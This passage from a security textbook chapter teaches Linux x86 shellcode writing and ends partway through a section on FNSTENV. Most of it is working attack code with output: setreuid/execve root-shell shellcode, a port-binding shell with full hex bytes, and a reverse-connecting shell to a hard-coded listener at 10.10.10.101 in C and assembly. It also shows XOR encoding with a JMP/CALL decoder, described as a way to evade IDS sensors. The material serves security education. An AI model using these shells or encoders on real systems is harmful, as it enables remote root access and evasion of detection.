  shell[0]="/bin/sh";   //set the first element of the array to "/bin/sh"
  shell[1]="0";         //set the second element to NULL
execve(shell[0], shell , NULL)   //actual call of execve
```

where the second parameter is a two-element array containing the string "/bin/sh" and terminated with a NULL. Therefore, the signature of the **execve("/bin/sh", ["/bin/sh", NULL], NULL)** syscall is as follows:

- **eax** 0xb for syscall #11 (actually **al:0xb** to remove NULLs from opcodes)
- **ebx** The **char** * address of **/bin/sh** somewhere in accessible memory
- **ecx** The **char * argv[]**, an address (to an array of strings) starting with the address of the previously used **/bin/sh** and terminated with a NULL
- **edx** Simply a 0x0, since the **char * env[]** argument may be NULL

The only tricky part here is the construction of the "/bin/sh" string and the use of its address. We will use a clever trick by placing the string on the stack in two chunks and then referencing the address of the stack to build the register values.

Starting with Assembly

The following assembly code executes **setreuid(0,0)**, then calls **execve "/bin/sh"**:

```
$ cat sc2.asm
section .text    ; start the code section of the asm
global _start    ; declare a global label

_start:          ; get in the habit of using code labels
;setreuid (0,0)  ; as we have already seen…
xor eax, eax     ; clear the eax registry, prepare for next line
mov al, 0x46     ; set the syscall # to decimal 70 or hex 46, one byte
xor ebx, ebx     ; clear the ebx registry
xor ecx, ecx     ; clear the exc registry
int 0x80         ; call the kernel to execute the syscall

;spawn shellcode with execve
xor eax, eax     ; clears the eax registry, sets to 0
push eax         ; push a NULL value on the stack, value of eax
push 0x68732f2f  ; push '//sh' onto the stack, padded with leading '/'
push 0x6e69622f  ; push /bin onto the stack, notice strings in reverse
mov ebx, esp     ; since esp now points to "/bin/sh", write to ebx
push eax         ; eax is still NULL, let's terminate char ** argv on stack
push ebx         ; still need a pointer to the address of '/bin/sh', use ebx
mov ecx, esp     ; now esp holds the address of argv, move it to ecx
xor edx, edx     ; set edx to zero (NULL), not needed
mov al, 0xb      ; set the syscall # to decimal 11 or hex b, one byte
int 0x80         ; call the kernel to execute the syscall
```

As just shown, the **/bin/sh** string is pushed onto the stack in reverse order by first pushing the terminating NULL value of the string, next by pushing the **//sh** (4 bytes are required for alignment and the second / has no effect). Finally, the **/bin** is pushed onto the stack. At this point, we have all that we need on the stack, so **esp** now points to the location of **/bin/sh**. The rest is simply an elegant use of the stack and register values to set up the arguments of the **execve** system call.

Assemble, Link, and Test

Let's check our shellcode by assembling with **nasm**, linking with **ld**, making the program an SUID, and then executing it:

```
$ nasm -f elf sc2.asm
$ ld -o sc2 sc2.o
$ sudo chown root sc2
$ sudo chmod +s sc2
$ ./sc2
sh-2.05b# exit
```

Wow!It worked!

Extracting the Hex Opcodes (Shellcode)

Remember, to use our new program within an exploit, we need to place our program inside a string. To obtain the hex opcodes, we simply use the **objdump** tool with the **-d** flag for disassembly:

```
$ objdump -d ./sc2
./sc2:     file format elf32-i386
Disassembly of section .text:
08048080 <_start>:
 8048080:       31 c0                   xor    %eax,%eax
 8048082:       b0 46                   mov    $0x46,%al
 8048084:       31 db                   xor    %ebx,%ebx
 8048086:       31 c9                   xor    %ecx,%ecx
 8048088:       cd 80                   int    $0x80
 804808a:       31 c0                   xor    %eax,%eax
 804808c:       50                      push   %eax
 804808d:       68 2f 2f 73 68          push   $0x68732f2f
 8048092:       68 2f 62 69 6e          push   $0x6e69622f
 8048097:       89 e3                   mov    %esp,%ebx
 8048099:       50                      push   %eax
 804809a:       53                      push   %ebx
 804809b:       89 e1                   mov    %esp,%ecx
 804809d:       31 d2                   xor    %edx,%edx
 804809f:       b0 0b                   mov    $0xb,%al
 80480a1:       cd 80                   int    $0x80
$
```

The most important thing about this printout is to verify that no NULL characters (\x00) are present in the hex opcodes. If there are any NULL characters, the shellcode will fail when we place it into a string for injection during an exploit.

NOTE The output of **objdump** is provided in AT&T (**gas**) format. As discussed in Chapter 6, we can easily convert between the two formats (**gas** and **nasm**). A close comparison between the code we wrote and the provided **gas** format assembly shows no difference.

Testing the Shellcode

To ensure that our shellcode will execute when contained in a string, we can craft the following test program. Notice how the string (**sc**) may be broken into separate lines, one for each assembly instruction. This aids with understanding and is a good habit to get into.

```
$ cat sc2.c
char sc[] =   //white space, such as carriage returns don't matter
     // setreuid(0,0)
    "\x31\xc0"                  //  xor    %eax,%eax
    "\xb0\x46"                  //  mov    $0x46,%al
    "\x31\xdb"                  //  xor    %ebx,%ebx
    "\x31\xc9"                  //  xor    %ecx,%ecx
    "\xcd\x80"                  //  int    $0x80
     // spawn shellcode with execve
    "\x31\xc0"                  //  xor    %eax,%eax
    "\x50"                      //  push   %eax
    "\x68\x2f\x2f\x73\x68"      //  push   $0x68732f2f
    "\x68\x2f\x62\x69\x6e"      //  push   $0x6e69622f
    "\x89\xe3"                  //  mov    %esp,%ebx
    "\x50"                      //  push   %eax
    "\x53"                      //  push   %ebx
    "\x89\xe1"                  //  mov    %esp,%ecx
```

```
    "\x31\xd2"                  //  xor    %edx,%edx
    "\xb0\x0b"                  //  mov    $0xb,%al
    "\xcd\x80";                 //  int    $0x80   (;)terminates the string

main()
{
        void (*fp) (void);      // declare a function pointer, fp
        fp = (void *)sc;        // set the address of fp to our shellcode
        fp();                   // execute the function (our shellcode)
}
```

This program first places the hex opcodes (shellcode) into a buffer called **sc[]**. Next the **main** function allocates a function pointer called **fp** (simply a 4-byte integer that serves as an address pointer, used to point at a function). The function pointer is then set to the starting address of **sc[]**. Finally, the function (our shellcode) is executed.

Now compile and test the code:

```
$ gcc -o sc2 sc2.c
$ sudo chown root sc2
$ sudo chmod +s sc2
$ ./sc2
sh-2.05b# exit
exit
```

As expected, the same results are obtained. Congratulations, you can now write your own shellcode!

References

Aleph One, "Smashing the Stack" www.phrack.org/archives/49/P49-14
Murat Balaban, Shellcode Demystified www.enderunix.org/docs/en/sc-en.txt
Jon Erickson, *Hacking: The Art of Exploitation* (San Francisco: No Starch Press, 2003)
Koziol et al., *The Shellcoder's Handbook* (Indianapolis: Wiley Publishing, 2004)

Implementing Port-Binding Shellcode

As discussed in the last chapter, sometimes it is helpful to have your shellcode open a port and bind a shell to that port. This allows the attacker to no longer rely on the port that entry was gained on and provides a solid backdoor into the system.

Linux Socket Programming

Linux socket programming deserves a chapter to itself, if not an entire book. However, it turns out that there are just a few things you need to know to get off the ground. The finer details of Linux socket programming are beyond the scope of this book, but here goes the short version. Buckle up again!

C Program to Establish a Socket

In C, the following header files need to be included into your source code to build sockets:

```
#include<sys/socket.h>                  //libraries used to make a socket
#include<netinet/in.h>                  //defines the sockaddr structure
```

The first concept to understand when building sockets is byte order.

IP Networks Use Network Byte Order

As we learned before, when programming on Linux systems, we need to understand that data is stored into memory by writing the lower-order bytes first; this is called little-endian notation. Just when you got used to that, you need to understand that IP networks work by writing the high-order byte first; this is referred to as *network byte order*. In practice, this is not difficult to work around. You simply need to remember that bytes will be reversed into network byte order prior to being sent down the wire.

The second concept to understand when building sockets is the **sockaddr** structure.

sockaddr Structure

In C programs, *structures* are used to define an object that has characteristics contained in variables. These characteristics or variables may be modified and the object may be passed as an argument to functions. The basic structure used in building sockets is called a **sockaddr**. The **sockaddr** looks like this:

```
struct sockaddr {
     unsigned short sa_family;          /*address family*/
     char           sa_data[14];        /*address data*/
};
```

The basic idea is to build a chunk of memory that holds all the critical information of the socket, namely the type of address family used (in our case IP, Internet Protocol), the IP address, and the port to be used. The last two elements are stored in the **sa_data** field.

To assist in referencing the fields of the structure, a more recent version of **sockaddr** was developed: **sockaddr_in**. The **sockaddr_in** structure looks like this:

```
struct sockaddr_in {
     short int          sin_family   /* Address family   */
     unsigned short int sin_port;    /* Port number  */
     struct in_addr     sin_addr;    /* Internet address  */
     unsigned char      sin_zero[8]; /* 8 bytes of NULL padding for IP */
   };
```

The first three fields of this structure must be defined by the user prior to establishing a socket. We will be using an address family of 0x2, which corresponds to IP (network byte order). Port number is simply the hex representation of the port used. The Internet address is obtained by writing the octets of the IP (each in hex notation) in reverse order, starting with the fourth octet. For example, 127.0.0.1 would be written 0x0100007F. The value of 0 in the **sin_addr** field simply means for all local addresses. The **sin_zero** field pads the size of the structure by adding 8 NULL bytes. This may all sound intimidating,

but in practice, we only need to know that the structure is a chunk of memory used to store the address family type, port, and IP address. Soon we will simply use the stack to build this chunk of memory.

Sockets

Sockets are defined as the binding of a port and an IP to a process. In our case, we will most often be interested in binding a command shell process to a particular port and IP on a system.

The basic steps to establish a socket are as follows (including C function calls):

1. Build a basic IP socket:

```
server=socket(2,1,0)
```

2. Build a **sockaddr_in** structure with IP and port:

```
struct sockaddr_in serv_addr; //structure to hold IP/port vals
serv_addr.sin_addr.s_addr=0;//set addresses of socket to all localhost IPs
serv_addr.sin_port=0xBBBB;//set port of socket, in this case to 48059
serv_addr.sin_family=2; //set native protocol family: IP
```

3. Bind the port and IP to the socket:

```
bind(server,(struct sockaddr *)&serv_addr,0x10)
```

4. Start the socket in **listen** mode; open the port and wait for a connection:

```
listen(server, 0)
```

5. When a connection is made, return a handle to the client:

```
client=accept(server, 0, 0)
```

6. Copy **stdin**, **stdout**, and **stderr** pipes to the connecting client:

```
dup2(client, 0), dup2(client, 1), dup2(client, 2)
```

7. Call normal **execve** shellcode, as in the first section of this chapter:

```
char * shell[2];        //set up a temp array of two strings
shell[0]="/bin/sh";   //set the first element of the array to "/bin/sh"
shell[1]="0";         //set the second element to NULL
execve(shell[0], shell , NULL)   //actual call of execve
```

port_bind.c

To demonstrate the building of sockets, let's start with a basic C program:

```
$ cat ./port_bind.c
#include<sys/socket.h>                  //libraries used to make a socket
#include<netinet/in.h>                  //defines the sockaddr structure
int main(){
        char * shell[2];                //prep for execve call
        int server,client;              //file descriptor handles
        struct sockaddr_in serv_addr;  //structure to hold IP/port vals

        server=socket(2,1,0);   //build a local IP socket of type stream
        serv_addr.sin_addr.s_addr=0;//set addresses of socket to all local
        serv_addr.sin_port=0xBBBB;//set port of socket, 48059 here
```

```
        serv_addr.sin_family=2;   //set native protocol family: IP
        bind(server,(struct sockaddr *)&serv_addr,0x10); //bind socket
        listen(server,0);         //enter listen state, wait for connect
        client=accept(server,0,0);//when connect, return client handle
        /*connect client pipes to stdin,stdout,stderr */
        dup2(client,0);                 //connect stdin to client
        dup2(client,1);                 //connect stdout to client
        dup2(client,2);                 //connect stderr to client
        shell[0]="/bin/sh";             //first argument to execve
        shell[1]=0;                     //terminate array with NULL
        execve(shell[0],shell,0);       //pop a shell
}
```

This program sets up some variables for use later to include the **sockaddr_in** structure. The socket is initialized and the handle is returned into the server pointer (**int** serves as a handle). Next the characteristics of the **sockaddr_in** structure are set. The **sockaddr_in** structure is passed along with the handle to the server to the **bind** function (which binds the process, port, and IP together). Then the socket is placed in the **listen** state, meaning it waits for a connection on the bound port. When a connection is made, the program passes a handle to the socket to the client handle. This is done so the **stdin**, **stdout**, and **stderr** of the server can be duplicated to the client, allowing the client to communicate with the server. Finally, a shell is popped and returned to the client.

Assembly Program to Establish a Socket

To summarize the previous section, the basic steps to establish a socket are

- server=socket(2,1,0)
- bind(server,(struct sockaddr *)&serv_addr,0x10)
- listen(server, 0)
- client=accept(server, 0, 0)
- dup2(client, 0), dup2(client, 1), dup2(client, 2)
- execve "/bin/sh"

There is only one more thing to understand before moving to the assembly.

socketcall System Call

In Linux, sockets are implemented by using the **socketcall** system call (102). The **socketcall** system call takes two arguments:

- **ebx** An integer value, defined in /usr/include/net.h

  To build a basic socket, you will only need

  - SYS_SOCKET 1
  - SYS_BIND 2

- SYS_CONNECT 3
- SYS_LISTEN 4
- SYS_ACCEPT 5

- **ecx** A pointer to an array of arguments for the particular function

Believe it or not, you now have all you need to jump into assembly socket programs.

port_bind_asm.asm

Armed with this info, we are ready to start building the assembly of a basic program to bind the port 48059 to the localhost IP and wait for connections. Once a connection is gained, the program will spawn a shell and provide it to the connecting client.

NOTE The following code segment can seem intimidating, but it is quite simple. Refer back to the previous sections, in particular the last section, and realize that we are just implementing the system calls (one after another).

```
# cat ./port_bind_asm.asm
BITS 32
section .text
global _start
_start:
xor eax,eax    ;clear eax
xor ebx,ebx    ;clear ebx
xor edx,edx    ;clear edx

;server=socket(2,1,0)
push  eax      ; third arg to socket: 0
push  byte 0x1 ; second arg to socket: 1
push  byte 0x2 ; first arg to socket: 2
mov   ecx,esp  ; set addr of array as 2nd arg to socketcall
inc   bl       ; set first arg to socketcall to # 1
mov   al,102    ; call socketcall # 1: SYS_SOCKET
int   0x80      ; jump into kernel mode, execute the syscall
mov   esi,eax   ; store the return value (eax) into esi (server)

;bind(server,(struct sockaddr *)&serv_addr,0x10)
push  edx              ; still zero, terminate the next value pushed
push  long 0xBBBB02BB  ; build struct:port,sin.family:02,& any 2bytes:BB
mov   ecx,esp          ; move addr struct (on stack) to ecx
push  byte  0x10       ; begin the bind args, push 16 (size) on stack
push  ecx              ; save address of struct back on stack
push  esi               ; save server file descriptor (now in esi) to stack
mov   ecx,esp          ; set addr of array as 2nd arg to socketcall
inc   bl               ; set bl to # 2, first arg of socketcall
mov   al,102           ; call socketcall # 2: SYS_BIND
int   0x80             ; jump into kernel mode, execute the syscall

;listen(server, 0)
push  edx              ; still zero, used to terminate the next value pushed
push  esi              ; file descriptor for server (esi) pushed to stack
mov   ecx,esp          ; set addr of array as 2nd arg to socketcall
```

```
mov   bl,0x4           ; move 4 into bl, first arg of socketcall
mov   al,102           ; call socketcall #4: SYS_LISTEN
int   0x80             ; jump into kernel mode, execute the syscall

;client=accept(server, 0, 0)
push  edx         ; still zero, third argument to accept pushed to stack
push  edx         ; still zero, second argument to accept pushed to stack
push  esi         ; saved file descriptor for server pushed to stack
mov   ecx,esp     ; args placed into ecx, serves as 2nd arg to socketcall
inc   bl          ; increment bl to 5, first arg of socketcall
mov   al,102      ; call socketcall #5: SYS_ACCEPT
int   0x80        ; jump into kernel mode, execute the syscall

; prepare for dup2 commands, need client file handle saved in ebx
mov   ebx,eax          ; copied returned file descriptor of client to ebx

;dup2(client, 0)
xor   ecx,ecx          ; clear ecx
mov   al,63            ; set first arg of syscall to 0x63: dup2
int   0x80             ; jump into

;dup2(client, 1)
inc   ecx              ; increment ecx to 1
mov   al,63            ; prepare for syscall to dup2:63
int   0x80             ; jump into

;dup2(client, 2)
inc   ecx              ; increment ecx to 2
mov   al,63            ; prepare for syscall to dup2:63
int   0x80             ; jump into

;standard execve("/bin/sh"...
push edx
push long 0x68732f2f
push long 0x6e69622f
mov  ebx,esp
push edx
push ebx
mov  ecx,esp
mov  al, 0x0b
int 0x80
#
```

That was quite a long piece of assembly, but you should be able to follow it by now.

NOTE Port 0xBBBB = decimal 48059. Feel free to change this value and connect to any free port you like.

Assemble the source file, link the program, and execute the binary.

```
# nasm -f elf port_bind_asm.asm
# ld -o port_bind_asm port_bind_asm.o
# ./port_bind_asm
```

PART III

At this point, we should have an open port: 48059. Let's open another command shell and check:

```
# netstat -pan |grep port_bind_asm
tcp        0      0 0.0.0.0:48059           0.0.0.0:*               LISTEN
10656/port_bind
```

Looks good; now fire up **netcat**, connect to the socket, and issue a test command.

```
# nc localhost 48059
id
uid=0(root) gid=0(root) groups=0(root)
```

Yep, it worked as planned. Smile and pat yourself on the back; you earned it.

Test the Shellcode

Finally, we get to the port binding shellcode. We need to carefully extract the hex opcodes and then test them by placing the shellcode into a string and executing it.

Extracting the Hex Opcodes

Once again, we fall back on using the **objdump** tool:

```
$objdump -d ./port_bind_asm
port_bind:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:   31 c0                   xor    %eax,%eax
 8048082:   31 db                   xor    %ebx,%ebx
 8048084:   31 d2                   xor    %edx,%edx
 8048086:   50                      push   %eax
 8048087:   6a 01                   push   $0x1
 8048089:   6a 02                   push   $0x2
 804808b:   89 e1                   mov    %esp,%ecx
 804808d:   fe c3                   inc    %bl
 804808f:   b0 66                   mov    $0x66,%al
 8048091:   cd 80                   int    $0x80
 8048093:   89 c6                   mov    %eax,%esi
 8048095:   52                      push   %edx
 8048096:   68 aa 02 aa aa          push   $0xaaaa02aa
 804809b:   89 e1                   mov    %esp,%ecx
 804809d:   6a 10                   push   $0x10
 804809f:   51                      push   %ecx
 80480a0:   56                      push   %esi
 80480a1:   89 e1                   mov    %esp,%ecx
 80480a3:   fe c3                   inc    %bl
 80480a5:   b0 66                   mov    $0x66,%al
 80480a7:   cd 80                   int    $0x80
 80480a9:   52                      push   %edx
 80480aa:   56                      push   %esi
 80480ab:   89 e1                   mov    %esp,%ecx
 80480ad:   b3 04                   mov    $0x4,%bl
 80480af:   b0 66                   mov    $0x66,%al
 80480b1:   cd 80                   int    $0x80
```

```
 80480b3:   52                    push   %edx
 80480b4:   52                    push   %edx
 80480b5:   56                    push   %esi
 80480b6:   89 e1                 mov    %esp,%ecx
 80480b8:   fe c3                 inc    %bl
 80480ba:   b0 66                 mov    $0x66,%al
 80480bc:   cd 80                 int    $0x80
 80480be:   89 c3                 mov    %eax,%ebx
 80480c0:   31 c9                 xor    %ecx,%ecx
 80480c2:   b0 3f                 mov    $0x3f,%al
 80480c4:   cd 80                 int    $0x80
 80480c6:   41                    inc    %ecx
 80480c7:   b0 3f                 mov    $0x3f,%al
 80480c9:   cd 80                 int    $0x80
 80480cb:   41                    inc    %ecx
 80480cc:   b0 3f                 mov    $0x3f,%al
 80480ce:   cd 80                 int    $0x80
 80480d0:   52                    push   %edx
 80480d1:   68 2f 2f 73 68        push   $0x68732f2f
 80480d6:   68 2f 62 69 6e        push   $0x6e69622f
 80480db:   89 e3                 mov    %esp,%ebx
 80480dd:   52                    push   %edx
 80480de:   53                    push   %ebx
 80480df:   89 e1                 mov    %esp,%ecx
 80480e1:   b0 0b                 mov    $0xb,%al
 80480e3:   cd 80                 int    $0x80
```

A visual inspection verifies that we have no NULL characters (\x00), so we should be good to go. Now fire up your favorite editor (hopefully vi) and turn the opcodes into shellcode.

port_bind_sc.c

Once again, to test the shellcode, we will place it into a string and run a simple test program to execute the shellcode:

```
# cat port_bind_sc.c

char sc[]=    // our new port binding shellcode, all here to save pages
   "\x31\xc0\x31\xdb\x31\xd2\x50\x6a\x01\x6a\x02\x89\xe1\xfe\xc3\xb0"
   "\x66\xcd\x80\x89\xc6\x52\x68\xbb\x02\xbb\xbb\x89\xe1\x6a\x10\x51"
   "\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x52\x56\x89\xe1\xb3\x04\xb0"
   "\x66\xcd\x80\x52\x52\x56\x89\xe1\xfe\xc3\xb0\x66\xcd\x80\x89\xc3"
   "\x31\xc9\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80\x41\xb0\x3f\xcd\x80"
   "\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89"
   "\xe1\xb0\x0b\xcd\x80";

main(){
        void (*fp) (void); // declare a function pointer, fp
        fp = (void *)sc;   // set the address of the fp to our shellcode
        fp();              // execute the function (our shellcode)
}
```

Compile the program and start it:

```
# gcc -o port_bind_sc port_bind_sc.c
# ./port_bind_sc
```

In another shell, verify the socket is listening. Recall, we used the port 0xBBBB in our shellcode, so we should see port 48059 open.

```
# netstat -pan |grep port_bind_sc
tcp        0      0 0.0.0.0:48059           0.0.0.0:*               LISTEN
21326/port_bind_sc
```

CAUTION When testing this program and the others in this chapter, if you run them repeatedly, you may get a state of TIME WAIT or FIN WAIT. You will need to wait for internal kernel TCP timers to expire, or simply change the port to another one if you are impatient.

Finally, switch to a normal user and connect:

```
# su joeuser
$ nc localhost 48059
id
uid=0(root) gid=0(root) groups=0(root)
exit
$
```

Success!

References

Smiler, "Writing Shellcode" http://community.corest.com/~juliano/art-shellcode.txt
Zillion, "Writing Shellcode" www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html
Sean Walton, *Linux Socket Programming* (Indianapolis: SAMS Publishing, 2001)

Implementing Reverse Connecting Shellcode

The last section was nice, but what if the vulnerable system sits behind a firewall and the attacker cannot connect to the exploited system on a new port? As discussed in the previous chapter, attackers will then use another technique: have the exploited system connect back to the attacker on a particular IP and port. This is referred to as a *reverse connecting shell*.

Reverse Connecting C Program

The good news is that we only need to change a few things from our previous port binding code:

1. Replace **bind**, **listen**, and **accept** functions with a **connect**.
2. Add the destination address to the **sockaddr** structure.
3. Duplicate the **stdin**, **stdout**, and **stderr** to the open socket, not the client as before.

Therefore, the reverse connecting code looks like:

```
$ cat reverse_connect.c
#include<sys/socket.h>      //same includes of header files as before
#include<netinet/in.h>

 int main()
{
                char * shell[2];
                int soc,remote;     //same declarations as last time
                struct sockaddr_in serv_addr;

                serv_addr.sin_family=2; // same setup of the sockaddr_in
                serv_addr.sin_addr.s_addr=0x650A0A0A; //10.10.10.101
                serv_addr.sin_port=0xBBBB; // port 48059
                soc=socket(2,1,0);
                remote = connect(soc, (struct sockaddr*)&serv_addr,0x10);
                dup2(soc,0);   //notice the change, we dup to the socket
                dup2(soc,1);   //notice the change, we dup to the socket
                dup2(soc,2);   //notice the change, we dup to the socket
                shell[0]="/bin/sh";  //normal set up for execve
                shell[1]=0;
                execve(shell[0],shell,0);  //boom!
}
```

CAUTION The previous code has hard-coded values in it. You may need to change the IP given before compiling in order for this example to work on your system. If you use an IP that has a 0 in an octet (for example, 127.0.0.1), the resulting shellcode will contain a NULL byte and not work in an exploit. To create the IP, simply convert each octet to hex and place them in reverse order (byte by byte).

Now that we have new C code, let's test it by firing up a listener shell on our system at IP 10.10.10.101:

```
$ nc -nlvv -p 48059
listening on [any] 48059 ...
```

The **-nlvv** flags prevent DNS resolution, set up a listener, and set **netcat** to very verbose mode.

Now compile the new program and execute it:

```
# gcc -o reverse_connect reverse_connect.c
# ./reverse_connect
```

On the listener shell, you should see a connection. Go ahead and issue a test command:

```
connect to [10.10.10.101] from (UNKNOWN) [10.10.10.101] 38877
id;
uid=0(root) gid=0(root) groups=0(root)
```

It worked!

Reverse Connecting Assembly Program

Again, we will simply modify our previous **port_bind_asm.asm** example to produce the desired effect:

```
$ cat ./reverse_connect_asm.asm
BITS 32
section .text
global _start
_start:
xor eax,eax    ;clear eax
xor ebx,ebx    ;clear ebx
xor edx,edx    ;clear edx

;socket(2,1,0)
push  eax      ; third arg to socket: 0
push  byte 0x1 ; second arg to socket: 1
push  byte 0x2 ; first arg to socket: 2
mov   ecx,esp  ; move the ptr to the args to ecx (2nd arg to socketcall)
inc   bl       ; set first arg to socketcall to # 1
mov   al,102    ; call socketcall # 1: SYS_SOCKET
int   0x80      ; jump into kernel mode, execute the syscall
mov   esi,eax   ; store the return value (eax) into esi

;the next block replaces the bind, listen, and accept calls with connect
;client=connect(server,(struct sockaddr *)&serv_addr,0x10)
push  edx              ; still zero, used to terminate the next value pushed
push  long 0x650A0A0A  ; extra this time, push the address in reverse hex
push  word 0xBBBB      ; push the port onto the stack, 48059 in decimal
xor   ecx, ecx         ; clear ecx to hold the sa_family field of struck
mov   cl,2             ; move single byte:2 to the low order byte of ecx
push  word cx ;        ; build struct, use port,sin.family:0002 four bytes
mov   ecx,esp          ; move addr struct (on stack) to ecx
push  byte  0x10       ; begin the connect args, push 16 stack
push  ecx              ; save address of struct back on stack
push  esi              ; save server file descriptor (esi) to stack
mov   ecx,esp          ; store ptr to args to ecx (2nd arg of socketcall)
mov   bl,3             ; set bl to # 3, first arg of socketcall
mov   al,102           ; call socketcall # 3: SYS_CONNECT
int   0x80             ; jump into kernel mode, execute the syscall

; prepare for dup2 commands, need client file handle saved in ebx
mov   ebx,esi          ; copied soc file descriptor of client to ebx

;dup2(soc, 0)
xor   ecx,ecx          ; clear ecx
mov   al,63            ; set first arg of syscall to 63: dup2
int   0x80             ; jump into

;dup2(soc, 1)
inc   ecx              ; increment ecx to 1
mov   al,63            ; prepare for syscall to dup2:63
int   0x80             ; jump into
```

```
;dup2(soc, 2)
inc   ecx              ; increment ecx to 2
mov   al,63            ; prepare for syscall to dup2:63
int   0x80             ; jump into

;standard execve("/bin/sh"...
push edx
push long 0x68732f2f
push long 0x6e69622f
mov  ebx,esp
push edx
push ebx
mov  ecx,esp
mov  al, 0x0b
int 0x80
```

As with the C program, this assembly program simply replaces the **bind**, **listen**, and **accept** system calls with a **connect** system call instead. There are a few other things to note. First, we have pushed the connecting address to the stack prior to the port. Next, notice how the port has been pushed onto the stack, and then how a clever trick is used to push the value **0x0002** onto the stack without using assembly instructions that will yield NULL characters in the final hex opcodes. Finally, notice how the **dup2** system calls work on the socket itself, not the client handle as before.

Okay, let's try it:

```
$ nc -nlvv -p 48059
listening on [any] 48059 ...
```

In another shell, assemble, link, and launch the binary:

```
$ nasm -f elf reverse_connect_asm.asm
$ ld -o port_connect reverse_connect_asm.o
$ ./reverse_connect_asm
```

Again, if everything worked well, you should see a **connect** in your listener shell. Issue a test command:

```
connect to [10.10.10.101] from (UNKNOWN) [10.10.10.101] 38877
id;
uid=0(root) gid=0(root) groups=0(root)
```

It will be left as an exercise for the reader to extract the hex opcodes and test the resulting shellcode.

References

Smashing the Stack…, Aleph One www.phrack.org/archives/49/P49-14
Smiler, Writing Shellcode http://community.corest.com/~juliano/art-shellcode.txt
Zillion www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html
Sean Walton, *Linux Socket Programming* (Indianapolis: SAMS Publishing, 2001)
Linux Reverse Shell www.packetstormsecurity.org/shellcode/connect-back.c

Encoding Shellcode

Some of the many reasons to encode shellcode include

- Avoiding bad characters (\x00, \xa9, etc.)
- Avoiding detection of IDS or other network-based sensors
- Conforming to string filters, for example, tolower

In this section, we will cover encoding of shellcode to include examples.

Simple XOR Encoding

A simple parlor trick of computer science is the "exclusive or" (XOR) function. The XOR function works like this:

```
0 XOR 0 = 0
0 XOR 1 = 1
1 XOR 0 = 1
1 XOR 1 = 0
```

The result of the XOR function (as its name implies) is true (Boolean 1) if and only if one of the inputs is true. If both of the inputs are true, then the result is false. The XOR function is interesting because it is reversible, meaning if you XOR a number (bitwise) with another number twice, you get the original number back as a result. For example:

```
In binary, we can encode 5(101) with the key 4(100):        101 XOR 100 = 001
And to decode the number, we repeat with the same key(100): 001 XOR 100 = 101
```

In this case, we start with the number 5 in binary (101) and we XOR it with a key of 4 in binary (100). The result is the number 1 in binary (001). To get our original number back, we can repeat the XOR operation with the same key (100).

The reversible characteristics of the XOR function make it a great candidate for encoding and basic encryption. You simply encode a string at the bit level by performing the XOR function with a key. Later you can decode it by performing the XOR function with the same key.

Structure of Encoded Shellcode

When shellcode is encoded, a decoder needs to be placed on the front of the shellcode. This decoder will execute first and decode the shellcode before passing execution to the decoded shellcode. The structure of encoded shellcode looks like:

```
[decoder] [encoded shellcode]
```

NOTE It is important to realize that the decoder needs to adhere to the same limitations you are trying to avoid by encoding the shellcode in the first place. For example, if you are trying to avoid a bad character, say 0x00, then the decoder cannot have that byte either.

JMP/CALL XOR Decoder Example

The decoder needs to know its own location so it can calculate the location of the encoded shellcode and start decoding. There are many ways to determine the location of the decoder, often referred to as *GETPC*. One of the most common GETPC techniques is the JMP/CALL technique. We start with a JMP instruction forward to a CALL instruction, which is located just before the start of the encoded shellcode. The CALL instruction will push the address of the next address (the beginning of the encoded shellcode) onto the stack and jump back to the next instruction (right after the original JMP). At that point, we can pop the location of the encoded shellcode off the stack and store it in a register for use when decoding. For example:

```
BT book # cat jmpcall.asm
[BITS 32]

global _start

_start:
jmp short call_point     ; 1. JMP to CALL

begin:
pop esi                  ; 3. pop shellcode loc into esi for use in encoding
xor ecx,ecx              ; 4. clear ecx
mov cl,0x0               ; 5. place holder (0x0) for size of shellcode

short_xor:
xor byte[esi],0x0        ; 6. XOR byte from esi with key (0x0=placeholder)
inc esi                  ; 7. increment esi pointer to next byte
loop short_xor           ; 8. repeat to 6 until shellcode is decoded
jmp short shellcode      ; 9. jump over call into decoded shellcode

call_point:
call begin               ; 2. CALL back to begin, push shellcode loc on stack

shellcode:               ; 10. decoded shellcode executes
; the decoded shellcode goes here.
```

You can see the JMP/CALL sequence in the preceding code. The location of the encoded shellcode is popped off the stack and stored in esi. **ecx** is cleared and the size of the shellcode is stored there. For now we use the placeholder of 0x00 for the size of our shellcode. Later we will overwrite that value with our encoder. Next the shellcode is decoded byte by byte. Notice the loop instruction will decrement **ecx** automatically on each call to LOOP and ends automatically when **ecx** = 0x0. After the shellcode is decoded, the program JMPs into the decoded shellcode.

Let's assemble, link, and dump the binary OPCODE of the program.

```
BT book # nasm -f elf jmpcall.asm
BT book # ld -o jmpcall jmpcall.o
BT book # objdump -d ./jmpcall

./jmpcall:     file format elf32-i386

Disassembly of section .text:
```

```
08048080 <_start>:
 8048080:       eb 0d                   jmp    804808f <call_point>

08048082 <begin>:
 8048082:       5e                      pop    %esi
 8048083:       31 c9                   xor    %ecx,%ecx
 8048085:       b1 00                   mov    $0x0,%cl

08048087 <short_xor>:
 8048087:       80 36 00                xorb   $0x0,(%esi)
 804808a:       46                      inc    %esi
 804808b:       e2 fa                   loop   8048087 <short_xor>
 804808d:       eb 05                   jmp    8048094 <shellcode>

0804808f <call_point>:
 804808f:       e8 ee ff ff ff          call   8048082 <begin>
BT book #
```

The binary representation (in hex) of our JMP/CALL decoder is

```
decoder[] =
    "\xeb\x0d\x5e\x31\xc9\xb1\x00\x80\x36\x00\x46\xe2\xfa\xeb\x05"
    "\xe8\xee\xff\xff\xff"
```

We will have to replace the NULL bytes just shown with the length of our shellcode and the key to decode with, respectively.

FNSTENV XOR Example

Another popular GETPC technique is to use the FNSTENV assembly instruction as described by Noir. The FNSTENV instruction writes a 32-byte Floating Point Unit (FPU) environment record to the memory address specified by the operand.

The FPU environment record is a structure defined as user_fpregs_struct in /usr/include/sys/user.h and contains the members (at offsets):

- 0 Control word
- 4 Status word
- 8 Tag word
- 12 Last FPU Instruction Pointer
- Other fields

